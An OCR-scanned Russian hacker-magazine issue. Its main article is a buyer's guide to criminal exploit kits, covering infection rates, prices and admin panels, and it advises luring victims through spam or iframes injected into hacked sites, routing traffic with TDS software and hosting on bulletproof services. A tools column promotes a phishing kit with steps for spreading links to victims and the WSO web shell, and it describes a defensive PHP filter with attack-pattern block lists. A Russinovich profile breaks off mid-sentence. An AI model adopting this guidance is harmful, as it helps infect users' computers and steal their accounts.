Итак, связки представляют собой набор сплойтов под различные уязвимости (ОС, браузер, и т.д.), позволяющие загрузить и запустить на компе юзера нужный нам софт. Установив связку сплойтов у себя на сервере и направив по линку пользователей, мы получим загрузки, а именно — определенное число зараженных компов, на которые был загружен наш exe'шник. Количество протрояненных юзеров напрямую зависит от качества связки и свежести используемых в ней сплойтов. На основании статистики загрузок высчитывается так называемый «пробив связки» — процент зараженных машин от общего числа пользователей, перешедших по твоему линку. Проще говоря, чем выше пробив, тем лучше связка. Заманить потенциальных жертв на связку можно либо спамом, либо при помощи вставки iframe-кода, содержащего линк на сплойт, в контент поломанного ресурса.

Как видишь, все довольно просто. Однако приобретение связки требует немалых затрат (цены варьируются от нескольких сотен до нескольких тысяч американских президентов). Дабы облегчить тебе жизнь и сохранить в целости твой кошелек, я решил внимательно изучить рынок связок на сегодняшний день.

ЧТО И ПОЧЕМ?

Я постараюсь максимально подробно описывать связки, руководствуясь следующими параметрами:

1. Сплойты, используемые в связке
2. Пробив
3. Функциональность админки
4. Поддержка продукта
5. Стоимость

Начнем, пожалуй, с одной из самых популярных и доступных связок — Fiesta. На данный момент последняя версия продукта — 2.4, так что речь пойдет именно о ней:

- В основе связки лежат 7 сплойтов различной давности, включая Acrobat <= 8.1.2
- Пробив Ослика 4/5/6 версии в среднем 30%
- Пробив Оперы версий ниже 9.2 порядка 15%
- Простенькая админка (стата по ОС/браузерам/странам)
- Официальная цена — $700

От себя добавлю, что пробив на миксе (неотфильтрованном трафике) составляет более 30%, что, в принципе, приемлемый результат. Но связка перестала обновляться, а выход новой версии регулярно откладывается. Так или иначе, продукт вполне работоспособен. Что будет дальше — время покажет :).

Следующий гость студии — связка «Unique Pack» версии 1.1 Full.

В состав связки входят такие сплойты, как:

1. MDAC (модифицированный)
2. PDF VIS — двойной PDF-сплойт старой и новой версии (v.8.1.1 + v.8.1.2)
3. MS OFFICE SNAPSHOT
4. IE 7 XML SPL — XML сплойт для IE 7
5. FF EMBED

- Пробив на миксе — более 30%
- Удобная админка
- Цена базового комплекта — $600 + $100 за апдейт

Следует отметить встроенный криптор и наличие шифрования сплойтов.

Админка связки Armitage

Fiesta

Перейдем к связке под названием G-Pack:

- Пробив на ру-трафике около 30%
- Пробив IE <= 6 версии, отсутствует поддержка IE 7
- Простота в установке и настройке
- Криптор, позволяющий обходить антивири с обновленными базами
- Ценник — $100

Сразу скажу: связка представляет собой довольно простой вариант, предназначенный в основном для ру-трафика. Выжать какой-либо процент загрузок с буржуйского трафа можешь даже и не пытаться — не пройдет :).
Рассмотрим еще одну известную связку с похожей начинкой — Ice-pack. Она обладает рядом полезных возможностей:


- Криптор сплойтов
- Блокировка по IP
- Возможность загрузки файлов через админку
- Встроенный ftp-чекер и ftp-ифраймер
- Фильтрация трафика по странам и браузерам
- Возможность перенаправления ненужного трафа (в том числе, с использованием фильтрации)
- Наличие системы распределения загрузок (например, для каждой страны — отдельный exe'шник)
- Стоимость — $200

Связка отличается расширенным функционалом админки, который весьма и весьма приятен в работе. Лично мне доводилось использовать продукт лишь в качестве теста, и он показал, что для отборного USA-трафика связка малопригодна. Тем не менее, можешь запросто использовать ее, например, под азиатский траф.
Теперь перейдем к более дорогим и функциональным образцам. Номер один в списке –«Infector by xod». На момент продажи связка обладала такими атрибутами:

- Подробный мануал по настройке и использованию
- Возможность использования системы без установки дополнительных PHP-модулей
- Шифрование сплойтов полиморфным алгоритмом с поддержкой контрольной суммы
- Блокировка по IP
- Учет инсталлов
- Встроенный в переполняющие эксплойты алгоритм удаления забитой памяти. Это обеспечивает более быстрое срабатывание сплойтов
- Невидимость для антивирусов
- Распределение наборов сплойтов в зависимости от ОС, браузера и наличия загрузки
- Автоматическое предотвращение повторных загрузок
- Возможность повторного использования трафика путем дальнейшего перенаправления
- Четыре способа оптимизации при работе сплойтов и ведении статистики:
- Использование SQL
- Использование TEXT DB
- Использование упрощенного TEXT-режима
- Выключение статистики
- Три различных админ-панели для каждого вида статистики и оптимизации
- Удобный инсталлер и админка
- Возможность загрузки файлов через админку
- Наличие множества фильтров статистики в админке (по странам, браузерам, ОС и т.д.)
- Цена на момент продажи — около $1000


Нужно сказать, связка собрана действительно грамотно. И дело даже не в используемых сплойтах, а в удобной системе управления трафиком. Она позволяет отфильтровывать и перенаправлять траф по своему усмотрению. Проблема лишь в том, что разработчика творения давно не видно, а связка продолжает лежать без апдейтов. Зато есть надежда, что и цена, скорее всего, упадет :).
Настала очередь связки Neosploit-2, о которой ты, наверняка, слышал, но, возможно, не видел. Этот зверь обладает такими функциями, как:

- Анализ ОС, браузера и установленного на компе жертвы ПО перед выдачей сплойта. Как результат — наибольшая вероятность срабатывания (увеличение пробива)
- Шифрование сплойтов в режиме реального времени, не-



G-Pack изнутри

Функциональная панель ICE-Pack



Система управления трафиком

- возможность дешифровки javascript-кода стандартными средствами
- Блокировка повторной загрузки exe'шника (по дефолту — на 1 час) и блокировка повторного срабатывания связки. В случае обнаружения каталога с exe-файлом на сервере, юзер имеет возможность слить exe'шник лишь один раз в течение установленного времени — и только со своего IP
- Наличие в админке статистики по сплойтам и статистики по загрузкам, а также стата по ОС, браузерам, странам и рефферам
- Определение уникальности загрузки по IP (вплоть до обнуления статы)
- Поддержка мультиюзерности. Можно создавать аккаунты, устанавливать каждому индивидуальный лоадер и exe'шник. Раздельная статистика по каждому пользователю связки
- Система распределения трафика (например, по странам)
- Пробив IE и FireFox последних версий
- Цена на момент написания статьи — около $1500

Как видишь, связка имеет массу дополнительных возможностей и приспособлений. Увы, но и этот продукт со временем перестал поддерживаться должным образом. В результате — о каком-либо точном проценте пробива говорить не приходится. Тем не менее, практика показывает, что даже из «бывалых» связок можно выжать «чуть-чуть» на определенном трафе :).

СИСТЕМЫ УПРАВЛЕНИЯ ТРАФИКОМ

Большую роль при работе с загрузками играют не только связки, но и системы управления web-трафом. Поэтому советую обратить внимание на продукт под названием «Sutra TDS». Эта профессиональная система представляет широкий спектр возможностей:

- Два способа распределения трафика по URL'ам:
1. Весовое распределение (процентное)
2. Последовательное распределение (по порядку URL'ов)
- Поддержка нескольких независимых схем распределения и групп
- Поддержка нескольких способов перенаправлений
- Поддержка множества разнообразных фильтров на любой вкус:
1. по странам (используется внутренняя база GeoIP)
2. по городам / штатам (при наличии базы)
3. по типу соединения (модем/локальная сеть)
4. по уникальным IP
5. по наличию или отсутствию HTTP_REFERER
6. по содержимому HTTP_REFERER
7. по IP-сетям и отдельным IP-адресам
8. возможность самостоятельно создавать фильтры
- Подробная статистика по трафику для каждой схемы и каждого урла: уники / неуники / прокси / рефы / по трекерам / по странам / браузерам / дням / часам
- Возможность вести статистику по заданному пользователем параметру
- Общая статистика по всем схемам
- Удобный экспорт/импорт настроек схемы в текстовом формате. Возможность массового импорта
- UPTIME BOT — модуль для слежения за доступностью URL'ов. Если URL ссылается на страницу, которая недоступна (код ответа 4** или 5**), то UPTIME BOT автоматически блокирует этот URL (чтобы не терять трафик) или заменяет его на альтернативный URL
- UPTIME BOT — фильтр по содержанию страницы — если URL ссылается на страницу, которая не содержит определенного текста в теле, то UPTIME BOT автоматически блокирует этот URL или заменяет его на альтернативный
- UPTIME BOT — статистика недоступности урлов

Стоит система порядка $100, что вполне приемлемо для подобного продукта. Особое внимание также следует уделить серверу, на котором будет располагаться твоя связка.
Ни в коем случае не пользуйся услугами обычных хостингов! Как правило, такие аккаунты закрывают в течение 2-3 суток, а то и быстрее. Лучше всего пользоваться услугами соответствующих абузных сервисов и не беспокоиться по поводу доступности твоего exe'шника :).

НЕ ДАЙ СЕБЯ ОБМАНУТЬ

Если заметил, то на разных связках пробив варьируется в пределах какого-либо процента. Связано это, прежде всего, с качеством трафика. Одна и та же связка может запросто показывать пробив 50% на ру-трафе и не более 20% — на USA.
Причина кроется в свежести сплойтов и наличии соответствующих заплаток у юзеров. Так что, перед покупкой связки рекомендуется сделать тест, скажем, на 1-2k твоего трафика.
В большинстве случаев это убережет тебя от лишних затрат.
Будь внимателен при выборе продукта, и достарайся не дать себя обмануть.


Прижало?
БЕСПЛАТНО
Снятие тревожных мыслей
Опытные молодые юмористы
МУЖЧИНЫ И ЖЕНЩИНЫ
12 видов
массажа мозга, не считая «ДОМ-2»
ментальный СПА для встревоженных и мятущихся душ
ВЫНОС МОЗГА С ГАРАНТИЕЙ
Реклама
Лицензия ЗАО «Интерфакс-ТВ» на осуществление телевизионного вещания Серия ТВ №9047 от 23.06.2005, выдана Росохранкультуры.




ЛЕОНИД «R0ID» СТРОЙКОВ
/ R0ID@BK.RU /

X-Tools

Программы для хакеров

ПРОГРАММА: ADVANCED TRAFFIC DIRECT SYSTEM
ОС: *NIX/WIN
АВТОР: ADVANCED SCRIPTS



Управление трафом

Трафик нужен всем и всегда. Если у тебя в наличии имеется траф, но ты не знаешь, как его реорганизовать, — «Advanced Traffic Direct System» тебя однозначно заинтересует. Утила представляет собой систему распределения трафика (aka TDS), и она как раз предназначена для решения подобных задач. Если коротко, то речь идет о таких возможностях, как:

- Неограниченное число схем разбиения трафика, а также гибкая система управления редиректами
- Определение стран и реферов посетителей (используется база GeoIP)
- Определение уникальности посетителей (на основе IP и cookies)
- Возможность автоматического слежения за доступностью каждого URL в системе. Это обеспечивает сохранность трафика
- Два вида правил для редиректа:
1. Primary-правила: процентное разбиение, при котором трафик распределяется в процентном соотношении по линкам
2. Secondary-правила: распределение порций трафика по времени, то есть для каждого линка задается временной интервал работы

Конфиг системы (confg.php) содержит основные настройки TDS. Их необходимо указать при инсталляции:

- **$UseCron** (On/Off) — включение/выключение функции запуска крона
- **$UseURLCron** (On/Off) — проверка доступности линков; в значении «Off» URLs ни при каких условиях проверяться не будут
- **$CheckURLTimeOut** — максимальное время ожидания в секундах, после которого, в случае отсутствия ответа, ресурс считается недоступным. Дефолтовое значение = 5 секунд, однако, ты можешь указать его самостоятельно
- **$OptimizeTables** (On/Off) — включение/выключение функции оптимизации таблицы БД во время запуска. Рекомендуется регулярно проводить оптимизацию таблиц, — в противном случае производительность TDS постепенно будет уменьшаться
- **$DoCronLog** (On/Off) — включение/выключение логирования работы крона
- **$PassQueryString** (On/Off) — определяет, передавать ли параметры запроса к скрипту out.php (который отвечает за передачу параметров каждому из URL'ов) при редиректе
- **$VisualTimeOffset** — визуальное смещение времени скрипта от времени сервера. Определяет, насколько время, отображаемое в скрипте, будет отличаться от времени сервера. Можно изменять эту настройку, если сервер находится в другом часовом поясе — работать, конечно, удобнее по местному времени

С конфигом разобрались. Теперь перейдем к разделу «Settings», в котором находятся основные настройки тулзы:


- **New Password, Confirm Password** — смена пароля к админке для текущего пользователя
- **Alternative URL** — URL, на который идет весь трафик, если по каким-то причинам БД недоступна
- **Path to GeoIP** — путь к GeoIP, например, /usr/local/bin/geoiplookup. Если параметр задан неверно — страны всех посетителей определяются как Unknown
- **Save full stats** — время, за которое необходимо сохранять полную статистику о входящем трафике
- **Check URLs** — функция проверки URL'ов на доступность через указанное число минут. На не доступные в данный момент URL'ы трафик перенаправляться не будет


Все достаточно просто. Но при работе с системой порой возникают ошибки. Вот лишь часть из них, — плюс возможные способы решения:

1. Can't open file: 'tbl_name.MYD' — ошибка обращения к таблице tbl_name из-за чрезмерных нагрузок на мускул. Есть два пути решения проблемы:
a) Залогиниться в мускуле и выполнить команду REPAIR TABLE tbl_name (где tbl_name — название нужной таблицы)
b) Воспользоваться утилой repair.php (./r_admin/tools/repair.php), предназначенной для устранения подобных ситуаций
2. Все посетители определяются со страной «Unknown» — проблема заключается в отсутствии GeoIP, либо путь к директории GeoIP, указанный в разделе Settings неверен
3. Не изменяются настройки в разделе Settings — скорее всего, нет прав на запись либо в файл ./r_admin/config/config.php, либо в каталог, в котором он находится

ПРОГРАММА: DLSECURE MODULE
ОС: *NIX/WIN
АВТОР: NUR, GREEN_BEAR AND WINUX

Если ты работаешь админом или просто держишь собственный веб-ресурс, то наверняка тебя тревожит его безопасность. Полистав подшивку нашего журнала, легко убедиться — уязвимости появляются каждый день, в том







Конфигурируем модуль безопасности

числе и в PHP-скриптах. Глотать валидол после очередной вовремя поставленной заплатки бесполезно, никакой гарантии на завтрашний день нет. А вот надежда, все-таки, есть. Имя ей — DLsecure module. Это бесплатный модуль, обеспечивающий безопасность при работе любого php-скрипта. Тебе лишь необходимо сделать инклуд модуля в PHP-скрипт, — и тулза сама отследит и залогирует все потенциально опасные обращения к скрипту.
Функциональная часть модуля выглядит следующим образом:

- Парсер логов апача
- Авторизация по сессии
- Возможность бана по IP-адресу
- Наличие механизма защиты от XSS-атак
- Обнаружение потенциально опасных SQL-запросов
- Механизм защиты от эксплуатации include-багов
- Наличие защиты от DDoS-атак
- Функция просмотра логов доступа по ftp- и ssh-протоколам
- Возможность отключить логирование атак и активности скриптов

Все фильтруемые значения, используемые в механизме защиты от XSS/SQL/INCLUDE-уязвимостей, содержатся в скрипте variables.php:

```
$bad_sql = array("union»,"select","
from","where","insert"," or "," and
","/\*","'",);
$bad_include =
array("http://","../",".php",".
phtml",".php3",".php4","./",".
php5",);
$bad_xss = array("<script","docume
nt.cookie","javascript:",);
```

Указанные значения ты можешь без проблем отредактировать вручную.

ПРОГРАММА: PONCHIK'S UNIVERSAL FAKE
ОС: *NIX/WIN
АВТОР: PONCHIK



Рисуем фейки :)

О фейках писалось много и не раз. Оно и понятно — грамотный фейк крупного портала всегда в цене. Помнится, я даже выкладывал несколько интересных вариантов в X-Тулз (полистай подшивку). У стандартного метода создания фейков (при котором информация с оригинального сайта копируется на скам) недостаток заключается в трудоемкости процесса, а также в том, что не отслеживаются изменения на родительском портале. На деле, качественный фейк всегда требовал доработок и изменений (не говоря о потраченных усилиях). Невольно начинаешь задумываться: «А что, если бы существовал универсальный фейк?». Спешу тебя обрадовать, универсальный фейк действительно есть, причем, лежит он на нашем ДВД — под названием «Ponchik's universal fake» :). Как можно понять из названия, автором утилы является некий Ponchik, которого мы и благодарим за написание скрипта. Итак, от тебя требуется:


1. Раздобыть сервер/хостинг
2. Залить файлы из архива на сервер
3. Выставить соответствующие права на лог-файл и конфиг

Далее:

1. Заходим на скрипт фейка
2. Заполняем все необходимые поля
3. Получаем линк на готовый фейк
4. Распространяем полученный линк среди потенциальных жертв :)

Система работы универсального фейка достаточно проста. Пройдя по ссылке, юзер попадет на фейк. Скрипт фейка чекает ввод пользовательских данных (aka заполненных формочек) и записывает данные в лог, а пользователя автоматически редиректит на страницу входа оригинального сайта, адрес которого указывает в настройках. В результате, у тебя чужой аккаунт, а у пользователя — никаких подозрений...


ПРОГРАММА: HIASM
ОС: WINDOWS 2000/XP
АВТОР: HIASM STUDIO



Конструируем приложение

Чтобы автоматизировать процессы, которые сложно выполнить вручную, приходится писать всевозможные перл/PHP-скрипты, набрасывать простенькие сорцы на C/C++, и все — ради одноразового использования! Отныне ты можешь не утруждать себя написанием рутинных скриптов. За тебя будет работать прога под названием «HiAsm». Это конструктор программ, выполненный в виде системы визуального проектирования и разработки приложений. Причем, при работе с софтиной не требуется знания каких-либо языков программирования. Утила все сделает сама. Тебе лишь нужно определиться с задачей и грамотно собрать «конструктор», получив, в итоге, готовую прогу. Для написания сложных проектов продукт вряд ли подойдет (оптимизация хромает), но при решении тривиальных задач, пожалуй, лучше инструмента не найти.
В общем, сливай прогу с нашего ДВД и пробуй, у тебя все получится :).

ПРОГРАММА: WSO
ОС: *NIX/WIN
АВТОР: ORB



Функциональный web-shell

Так уж сложилось, каждый раз в рубрике я выкладываю по новому веб-шеллу. Прогресс не стоит на месте, и порой встречаются интересные скрипты. Следующая утила, которую я хочу представить, — web shell by oRb (сокращенное название — WSO). Качественный веб-шелл, как известно, должен быть удобным, функциональным и небольшим по размеру. WSO как раз соответствует этим требованиям :). Размер скрипта составляет порядка 16 Кб, а среди функциональной части отметим:

- Наличие авторизации
- Получение информации о сервере
- Встроенный файловый менеджер
- Встроенный SQL-менеджер
- Создание, удаление, редактирование, просмотр, аплоад, закачка, переименование, изменение даты модификации файлов
- Создание, просмотр, переименование, удаление каталогов
- Все параметры передаются только POST-методом
- Выполнение произвольного PHP-кода
- Работа со строками
- Поиск хешей в онлайн-базах
- Выбор кодировки, в которой работает шелл
- Обход Safe-mode (чтение файлов, листинг каталогов)
- Встроенный FTP/MySQL-брутер
- Биндшеллы на C/Perl
- Функция самоудаления

Кроме того, эта версия веб-шелла рассчитана исключительно на *nix-системы. Если верить автору, то под Винду нам следует ожидать отдельный, не менее функциональный, релиз :).


ЛУЧШАЯ ЗАРУБЕЖНАЯ ИГРА
Metal Gear Solid 4: Guns of the Patriots
Command & Conquer: Red Alert 3
Tomb Raider: Underworld
Super Smash Bros. Brawl
Guitar Hero: World Tour
Grand Theft Auto IV
LittleBigPlanet
Prince of Persia
Devil May Cry 4
Soul Calibur IV
Gears of War 2
Mirror's Edge
Fallout 3
Fable II
Реклама
2009
Генеральный видео партнер в сети Интернет
smotri.com
Генеральный Интернет партнер
игры@mail.ru®

МАРИЯ «MIFRILL» НЕФЕДОВА
/ MIFRILL@RIDDICK.RU /



МАРК РУССИНОВИЧ


ЗНАТОК ИЗНАНКИ ОПЕРАЦИОННЫХ СИСТЕМ

Ни у нас, ни на западе не наблюдается нехватки талантливых программистов. Однако людей в статусе «гуру» среди них единицы, — как, впрочем, в любой другой области. Таких мастеров своего дела нужно знать в лицо (или хотя бы по имени), потому что они определенно этого заслуживают. Сегодня представляю тебе Марка Руссиновича, эксперта по части Windows и не только.

WHO IS MISTER RUSSINOVICH?


В процессе работы над статьей мною было сделано странное открытие — оказалось, что имя Марка Руссиновича (Mark Russinovich) большинству людей сегодня ровным счетом ни о чем не говорит. Более всего меня поразили двое программеров, которые тоже никогда о таком не слышали. Именно после общения с ними стало ясно, что писать о Руссиновиче действительно нужно, потому как стыдно, господа, просто стыдно!

Итак, Марк Руссинович — это американский программист и писатель, эксперт с мировым именем, один из ведущих специалистов в области архитектуры и дизайна операционных систем, а в частности, внутреннего устройства Windows. В 2006 году он вошел в Top 5 хакеров планеты, по мнению журнала eWeek, наряду с Жанной Рутковской и Дэвидом Майнором. Исходя из перечисленного, нетрудно догадаться, что образование у Марка самое что ни на есть профильное (впрочем, история знает исключения даже в таких сферах) — он выпускник университета Карнеги-Меллона, обладатель двух степеней: бакалавра и доктора в области вычислительной техники. По окончании университета Руссинович и не подумал сворачивать с взятого курса, некоторое время проработав в исследовательском центре корпорации IBM (в должности эксперта по операционным системам). Долго он там не задержался и вскоре отправился в свободное плавание. В 1996 году, совместно с еще одним разработчиком ПО — Брюсом Когсвеллом (Bryce Cogswell), Руссинович организовал свое предприятие, получившее имя Winternals Software LP. Деятельность Марка сосредоточилась вокруг написания различных freeware тулз для администрирования и диагностики MS Windows. Его компания придерживалась того же направления, с одной лишь небольшой разницей — продукция фирмы, где Руссинович долгие годы занимал пост главного архитектора программного обеспечения, была уже платной.


RootkitRevealer в работе


Руссинович частый гость на различных форумах и конференциях

Свои утилиты Руссинович и коллеги распространяли через сайт Sysinternals.com (ранее — ntinternals), а так как недостатка в идеях они явно не испытывали — полезных софтинок за их авторством насчитывается уже более 60 штук. В качестве наиболее известных, пожалуй, можно перечислить — Process Monitor (ранее — Filemon и Regmon), Process Explorer, RootkitRevealer и утилиты вроде NTFSDOS, помогающие в работе и, по сути, восполняющие пробелы в «Винде» (так, NTFSDOS делает видимыми все NTFS-разделы при работе под MS-DOS). Из последней полезности вытекает тот простой факт, что Руссинович написал драйвер файловой системы NTFS под DOS. Это, конечно, далеко не главная из его заслуг, но и не последняя.
Скачать все эти маленькие приятности можно было как по отдельности, так и готовыми наборами. Например, некогда особенной популярностью пользовался пак под незамысловатым названием Winternals Administrator Pak. И что особенно интересно, на сайте публиковались даже версии для Linux, о котором эксперты по Windows, как ни странно, не забывали. А в более поздних релизах появились версии для 64-битных систем. Словом, все шло хорошо, пока на горизонте не возник Microsoft, великий и ужасный.
Просто пройти мимо столь талантливых специалистов «мелкомягкие» не могли. К 2006 году послужной список Winternals Software действительно внушал уважение, и на Sysinternals можно было найти утилиты на все случаи жизни. Сайт предлагал настолько удобные и практичные вещи, что даже краткого знакомства с ними хватало, чтобы понять — в Windows, в самом деле, ощутимо недостает всего этого.
Закономерным итогом интереса, проявленного Microsoft, стала покупка Winternals Software. После совершения сделки праздник жизни на Sysinternals немного сбавил обороты. Например, с сайта исчез сорс код, ранее свободно публиковавшийся для многих софтин, пропали версии для Linux, — и сразу же были удалены утилиты вроде NT Locksmith, позволявшей восстановить пароль от системы практически в любых условиях. В остальном, Microsoft не имели никаких возражений против существования сайта и методов распространения ПО. Во всяком случае, сразу после слияния Руссинович заверил публику, что Sysinternals продолжит работать «почти как обычно».
В Microsoft Марк получил гордое звание Technical Fellow, что, по сути, означает члена технического совета корпорации. Эту должность он занимает по сей день, трудясь на благо подразделения платформ и служб (Platform and Services Division). На новом месте в обязанности


Глядя на это, понимаешь — хорошо быть Кевином Роузом! :)

Руссиновича вошли работа над проблемой обнаружения руткитов и создание для этого соответствующих средств, а также разработка утилит для ликвидации всевозможных malware-программ. Можно сказать, что Марк Руссинович еще с 2006 года стоит на страже наших компов :).

ПОПУЛЯРНОСТЬ

Тот факт, что сегодня Марк занимается именно вопросами руткитов, довольно любопытен, потому как широкие массы познакомились с самим словом «руткит» во многом благодаря нему. Произошло это в 2005 году, еще до перехода Руссиновича в Microsoft. Тогда наш герой, в ходе тестирования своего детища с говорящим названием RootkitRevealer, обнаружил, что на его собственном компьютере происходит некая подозрительная активность. Искренне удивленный, Марк позже писал в своем блоге: «Учитывая, что я весьма осторожен при использовании интернета и софт устанавливаю только из надежных источников, я понятия не имел, где мог подцепить настоящий руткит, и если бы не подозрительные названия файлов, я грешил бы на ошибки в коде RKR».
Однако дело оказалось не в ошибках RootkitRevealer'а, а в лицензионном диске от компании Sony BMG Music Entertainment, который Руссинович незадолго до этого приобрел на Amazon.com. Интернет-магазин честно предупреждал о том, что диск защищен от копирования

